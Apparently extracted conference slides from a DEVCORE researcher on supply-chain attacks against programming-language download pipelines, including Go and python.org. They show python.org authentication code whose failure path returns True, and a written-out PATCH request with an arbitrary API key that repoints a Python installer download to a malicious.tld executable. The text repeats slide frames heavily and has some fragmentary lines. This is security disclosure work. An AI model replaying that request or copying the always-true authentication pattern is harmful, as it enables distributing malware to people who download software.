
Releasing Pipeline



Releasing Pipeline



Releasing Pipeline



Releasing Pipeline

Gerrit

Cloud Build


dl.google.com/go

gs://golang/

Compromised!



[gs://golang-release-staging]



Python



how to install python





how to install python



AI Mode

All

Videos

Short videos

Images

Forums

News

More ▾

Tools ▾



AI Overview

To install Python, go to the [Official Python Downloads Page](#) for your OS, download the latest stable version, and run the installer. **Crucial:** Ensure you check the box that says "Add python.exe to PATH" (or "Add Python to environment variables") before clicking "Install Now." 



how to install python



AI Mode

All

Videos

Short videos

Images

Forums

News


More ▾

Tools ▾



AI Overview

To install Python, go to the [Official Python Downloads Page](#) for your OS, download the latest stable version, and run the installer. **Crucial:** Ensure you check the box that says "Add python.exe to PATH" (or "Add Python to environment variables") before clicking "Install Now." 



Python

PSF

Docs

PyPI

Jobs



Donate



Search

About

Downloads

Documentation

Community

Success Stories

News

Events

Download the latest version for macOS

Download Python 3.14.6

Looking for Python with a different OS? Python for [Windows](#),
[Linux/Unix](#), [macOS](#), [Android](#), [iOS](#), [other](#)

Want to help test development versions of Python 3.15? [Pre-releases](#),
[Docker images](#)





Donate



Search

About

Downloads

Documentation

Community

Success Stories

News

Events

Download the latest version for macOS

Download Python 3.14.6

Looking for Python with a different OS? Python for [Windows](#),
[Linux/Unix](#), [macOS](#), [Android](#), [iOS](#), [other](#)

Want to help test development versions of Python 3.15? [Pre-releases](#),
[Docker images](#)



Python

PSF

Docs

PyPI

Jobs



Donate



Search

About

Downloads

Documentation

Community

Success Stories

News

Events

Download the latest version for macOS

Download Python 3.14.6

Looking for Python with a different OS? Python for [Windows](#),
[Linux/Unix](#), [macOS](#), [Android](#), [iOS](#), [other](#)

Want to help test development versions of Python 3.14? [Pre-releases](#),
[Docker images](#)

WHAT?





Donate



Search

About

Downloads

Documentation

Community

Success Stories

News

Events

Download the latest version for macOS

Download Python 3.14.6

Looking for Python with a different OS? Python for [Windows](#),

[Linux/Unix](#), [macOS](#), [Android](#), [iOS](#), [other](#)

Want to help test development versions of Python 3.14? [Pre-releases](#),

[Docker images](#)

WHAT?



```
PATCH /api/v1/downloads/release_file/123/  
      ?format=json&username=ambv&api_key=ANY HTTP/1.1
```

```
Host: www.python.org
```

```
Content-Type: application/json
```

```
{"url": "https://malicious.tld/python.exe"}
```

macOS

Download Mac OS X 64-bit/32-bit installer

Version

[Gzipped source tarball](#)

[XZ compressed source tarball](#)

[Mac OS X 32-bit i386/PPC installer](#)

[Mac OS X 64-bit/32-bit installer](#)

www.python.org/ftp/python/3.3.5/python-3.3.5-macosx10.6.dmg#pwned

PATCH

Host:
Conter

{"url"

HTTP/1.1

Sc

Sc

m

m

W

PATCH

Host:
Conter

macOS

Download Mac OS X 64-bit/32-bit installer

Version

Gzipped source tarball

HTTP/1.1

Sc

Compromised!

Mac OS X 64-bit/32-bit installer

www.python.org/ftp/python/3.3.5/python-3.3.5-macosx10.6.dmg#pwned



python / pythondotorg ▾



Code

Issues

65

Pull requests

44

Agents

Actions

Projects

Security and quality

Insights



pythondotorg

Public



Sponsor



Watch

123



Fork

686



Star

1.6k



main



Go to file



<> Code



JacobCoffee

update ack ui (#3066)



d99979b · 14 hours ago



.github

chore(deps): bump zizmorcore...

5 days ago

About

Source code for python.org



www.python.org

psf

python



Readme

```
class ApiKeyOrGuestAuthentication(tastypie.authentication.ApiKeyAuthentication):
    def _unauthorized(self):
        return True # Allow guests anyway

    def is_authenticated(self, request, **kwargs):
        User = get_user_model()
        username_field = User.USERNAME_FIELD
        try:
            username, api_key = self.extract_credentials(request)
        except ValueError:
            return self._unauthorized()
        if not username or not api_key:
            return self._unauthorized()
        try:
            lookup_kwargs = {username_field: username}
            user = User.objects.get(**lookup_kwargs)
        except (User.DoesNotExist, User.MultipleObjectsReturned):
            return self._unauthorized()
        if not self.check_active(user):
            return False
        key_auth_check = self.get_key(user, api_key)
        if key_auth_check and not isinstance(key_auth_check, HttpUnauthorized):
            request.user = user
        return key_auth_check
```



```
class ApiKeyOrGuestAuthentication(tastypie.authentication.ApiKeyAuthentication):
```

```
    def _unauthorized(self):
```

```
        return True # Allow guests anyway
```

```
    def is_authenticated(self, request, **kwargs):
```

```
        User = get_user_model()
```

```
        username_field = User.USERNAME_FIELD
```

```
        try:
```

```
            username, api_key = self.extract_credentials(request)
```

```
        except ValueError:
```

```
            return self._unauthorized()
```

```
        if not username or not api_key:
```

```
            return self._unauthorized()
```

```
        try:
```

```
            lookup_kwargs = {username_field: username}
```

```
            user = User.objects.get(**lookup_kwargs)
```

```
        except (User.DoesNotExist, User.MultipleObjectsReturned):
```

```
            return self._unauthorized()
```

```
        if not self.check_active(user):
```

```
            return False
```

```
        key_auth_check = self.get_key(user, api_key)
```

```
        if key_auth_check and not isinstance(key_auth_check, HttpUnauthorized):
```

```
            request.user = user
```

```
        return key_auth_check
```

```

class ApiKeyOrGuestAuthentication(tastypie.authentication.ApiKeyAuthentication):
    def _unauthorized(self):
        return True # Allow guests anyway

    def is_authenticated(self, request, **kwargs):
        User = get_user_model()
        username_field = User.USERNAME_FIELD
        try:
            username, api_key = self.extract_credentials(request)
        except ValueError:
            return self._unauthorized()
        if not username or not api_key:
            return self._unauthorized()
        try:
            lookup_kwargs = {username_field: username}
            user = User.objects.get(**lookup_kwargs)
        except (User.DoesNotExist, User.MultipleObjectsReturned):
            return self._unauthorized()
        if not self.check_active(user):
            return False
        key_auth_check = self.get_key(user, api_key)
        if key_auth_check and not isinstance(key_auth_check, HttpUnauthorized):
            request.user = user
        return key_auth_check

```

Query User

Checking API Key

Set User (if pass)

```
class ApiKeyOrGuestAuthentication(tastypie.authentication.ApiKeyAuthentication):
    def _unauthorized(self):
        return True # Allow guests anyway

    def is_authenticated(self, request, **kwargs):
        User = get_user_model()
        username_field = User.USERNAME_FIELD
        try:
            username, api_key = self.extract_credentials(request)
        except ValueError:
            return self._unauthorized()
        if not username or not api_key:
            return self._unauthorized()
        try:
            lookup_kwargs = {username_field: username}
            user = User.objects.get(**lookup_kwargs)
        except (User.DoesNotExist, User.MultipleObjectsReturned):
            return self._unauthorized()
        if not self.check_active(user):
            return False
        key_auth_check = self.get_key(user, api_key)
        if key_auth_check and not isinstance(key_auth_check, HttpUnauthorized):
            request.user = user
        return key_auth_check
```

```
class ApiKeyOrGuestAuthentication(tastypie.authentication.ApiKeyAuthentication):
    def _unauthorized(self):
        return True # Allow guests anyway

    def is_authenticated(self, request, **kwargs):
        User = get_user_model()
        username_field = User.USERNAME_FIELD
        try:
            username, api_key = self.extract_credentials(request)
        except ValueError:
            return self._unauthorized()
        if not username or not api_key:
            return self._unauthorized()
        try:
            lookup_kwargs = {username_field: username}
            user = User.objects.get(**lookup_kwargs)
        except (User.DoesNotExist, User.MultipleObjectsReturned):
            return self._unauthorized()
        if not self.check_active(user):
            return False
        key_auth_check = self.get_key(user, api_key)
        if key_auth_check and not isinstance(key_auth_check, HttpUnauthorized):
            request.user = user
        return key_auth_check
```

```
class ApiKeyOrGuestAuthentication(tastypie.authentication.ApiKeyAuthentication):
    def _unauthorized(self):
        return True # Allow guests anyway

    def is_authenticated(self, request, **kwargs):
        User = get_user_model()
        username_field = User.USERNAME_FIELD
        try:
            username, api_key = self.extract_credentials(request)
        except ValueError:
            return self._unauthorized()
        if not username or not api_key:
            return self._unauthorized()
        try:
            lookup_kwargs = {username_field: username}
            user = User.objects.get(**lookup_kwargs)
        except (User.DoesNotExist, User.MultipleObjectsReturned):
            return self._unauthorized()
        if not self.check_active(user):
            return False
        key_auth_check = self.get_key(user, api_key)
        if key_auth_check and not isinstance(key_auth_check, HttpUnauthorized):
            request.user = user
        return key_auth_check
```

```
class ApiKeyOrGuestAuthentication(tastypie.authentication.ApiKeyAuthentication):
    def _unauthorized(self):
        return True # Allow guests anyway

    def is_authenticated(self, request, **kwargs):
        User = get_user_model()
        username_field = User.USERNAME_FIELD
        try:
            username, api_key = self.extract_credentials(request)
        except ValueError:
            return self._unauthorized()
        if not username or not api_key:
            return self._unauthorized()
        try:
            lookup_kwargs = {username_field: username}
            user = User.objects.get(**lookup_kwargs)
        except (User.DoesNotExist, User.MultipleObjectsReturned):
            return self._unauthorized()
        if not self.check_active(user):
            return False
        key_auth_check = self.get_key(user, api_key)
        if key_auth_check and not isinstance(key_auth_check, HttpUnauthorized):
            request.user = user
        return key_auth_check
```



Query User

Checking API Key

Set User (if pass)

```
class ApiKeyOrGuestAuthentication(tastypie.authentication.ApiKeyAuthentication):
    def _unauthorized(self):
        return True # Allow guests anyway

    def is_authenticated(self, request, **kwargs):
        User = get_user_model()
        username_field = User.USERNAME_FIELD
        try:
            username, api_key = self.extract_credentials(request)
        except ValueError:
            return self._unauthorized()
        if not username or not api_key:
            return self._unauthorized()
        try:
            lookup_kwargs = {username_field: username}
            user = User.objects.get(**lookup_kwargs)
        except (User.DoesNotExist, User.MultipleObjectsReturned):
            return self._unauthorized()
        if not self.check_active(user):
            return False
        key_auth_check = self.get_key(user, api_key)
        if key_auth_check and not isinstance(key_auth_check, HttpUnauthorized):
            request.user = user
        return key_auth_check
```

Query User

Checking API Key

Set User (if pass)

```
class ApiKeyOrGuestAuthentication(tastypie.authentication.ApiKeyAuthentication):
    def _unauthorized(self):
        return True # Allow guests anyway

    def is_authenticated(self, request, **kwargs):
        User = get_user_model()
        username_field = User.USERNAME_FIELD
        try:
            username, api_key = self.extract_credentials(request)
        except ValueError:
            return self._unauthorized()
        if not username or not api_key:
            return self._unauthorized()
        try:
            lookup_kwargs = {username_field: username}
            user = User.objects.get(**lookup_kwargs)
        except (User.DoesNotExist, User.MultipleObjectsReturned):
            return self._unauthorized()
        if not self.check_active(user):
            return False
        key_auth_check = self.get_key(user, api_key)
        if key_auth_check and not isinstance(key_auth_check, HttpUnauthorized):
            request.user = user
        return key_auth_check
```

Query User

Checking API Key

Set User (if pass)


```
class ApiKeyOrGuestAuthentication(tastypie.authentication.ApiKeyAuthentication):
```

```
    def _unauthorized(self):
```

```
        return True # Allow guests anyway
```

```
    def is_authenticated(self, request):
```

```
        User = get_user_model()
```

```
        username_field = User.USERNAME_FIELD
```

```
        try:
```

```
            username, api_key = self.authenticate(request)
```

```
        except ValueError:
```

```
            return self._unauthorized()
```

```
        if not username or not api_key:
```

```
            return self._unauthorized()
```

```
        try:
```

```
            lookup_kwargs = {username_field: username}
```

```
            user = User.objects.get(**lookup_kwargs)
```

```
        except (User.DoesNotExist, User.MultipleObjectsReturned):
```

```
            return self._unauthorized()
```

```
        if not self.check_active(user):
```

```
            return False
```

```
        key_auth_check = self.get_key(user, api_key)
```

```
        if key_auth_check and not isinstance(key_auth_check, HttpUnauthorized):
```

```
            request.user = user
```

```
        return key_auth_check
```



```
class ApiKeyAuthentication(Authentication):
```

```
    # ...
```

```
    def _unauthorized(self):
```

```
        return HttpUnauthorized()
```

```
    def get_key(self, user, api_key):
```

```
        from tastypie.models import ApiKey
```

```
        try:
```

```
            if user.api_key.key != api_key:
```

```
                return self._unauthorized()
```

```
        except ApiKey.DoesNotExist:
```

```
            return self._unauthorized()
```

```
        return True
```

```
class ApiKeyOrGuestAuthentication(tastypie.authentication.ApiKeyAuthentication):
```

```
    def _unauthorized(self):  
        return True # Allow guests anyway
```

```
    def is_authenticated(self, request):
```

```
        User = get_user_model()
```

```
        username_field = User.USERNAME_FIELD
```

```
        try:
```

```
            username, api_key = self.authenticate(request)
```

```
        except ValueError:
```

```
            return self._unauthorized()
```

```
        if not username or not api_key:
```

```
            return self._unauthorized()
```

```
        try:
```

```
            lookup_kwargs = {username_field: username}
```

```
            user = User.objects.get(**lookup_kwargs)
```

```
        except (User.DoesNotExist, User.MultipleObjectsReturned):
```

```
            return self._unauthorized()
```

```
        if not self.check_active(user):
```

```
            return False
```

```
        key_auth_check = self.get_key(user, api_key)
```

```
        if key_auth_check and not isinstance(key_auth_check, HttpUnauthorized):
```

```
            request.user = user
```

```
        return key_auth_check
```

```
class ApiKeyAuthentication(Authentication):
```

```
    # ...
```

```
    def _unauthorized(self):
```

```
    return HttpUnauthorized()
```

```
    def get_key(self, user, api_key):
```

```
        from tastypie.models import ApiKey
```

```
        try:
```

```
            if user.api_key.key != api_key:
```

```
                return self._unauthorized()
```

```
        except ApiKey.DoesNotExist:
```

```
            return self._unauthorized()
```

```
        return True
```

```
class ApiKeyOrGuestAuthentication(tastypie.authentication.ApiKeyAuthentication):
```

```
    def _unauthorized(self):  
        return True # Allow guests anyway
```

```
    def is_authenticated(self, request):
```

```
        User = get_user_model()
```

```
        username_field = User.USERNAME_FIELD
```

```
        try:
```

```
            username, api_key = self.authenticate(request)
```

```
        except ValueError:
```

```
            return self._unauthorized()
```

```
        if not username or not api_key:
```

```
            return self._unauthorized()
```

```
        try:
```

```
            lookup_kwargs = {username_field: username}
```

```
            user = User.objects.get(**lookup_kwargs)
```

```
        except User.DoesNotExist:
```

```
            return self._unauthorized()
```

```
        if not self.check_active(user):
```

```
            return False
```

```
        key_auth_check = self.get_key(user, api_key)
```

```
        if key_auth_check and not isinstance(key_auth_check, HttpUnauthorized):
```

```
            request.user = user
```

```
        return key_auth_check
```

```
class ApiKeyAuthentication(Authentication):
```

```
    # ...
```

```
    def _unauthorized(self):
```

```
    return HttpUnauthorized()
```

```
    def get_key(self, user, api_key):
```

```
        from tastypie.models import ApiKey
```

```
        try:
```

```
            if user.api_key.key != api_key:
```

```
                return self._unauthorized()
```

```
        except ApiKey.DoesNotExist:
```

```
            return self._unauthorized()
```

```
        return True
```

Always TRUE!



julia



GO



CI/CD Risks

**Developer
Dashboard**

???

Attack Surfaces

CI/CD Risks

**Developer
Dashboard**

Home Page

Attack Surfaces

Hey,

So, did you use any **AI**?

So, did you use any AI?

Yes, quite a few.

DEV✓CORE

Thanks!

✉ splitline@devco.re

✂ @_splitline_

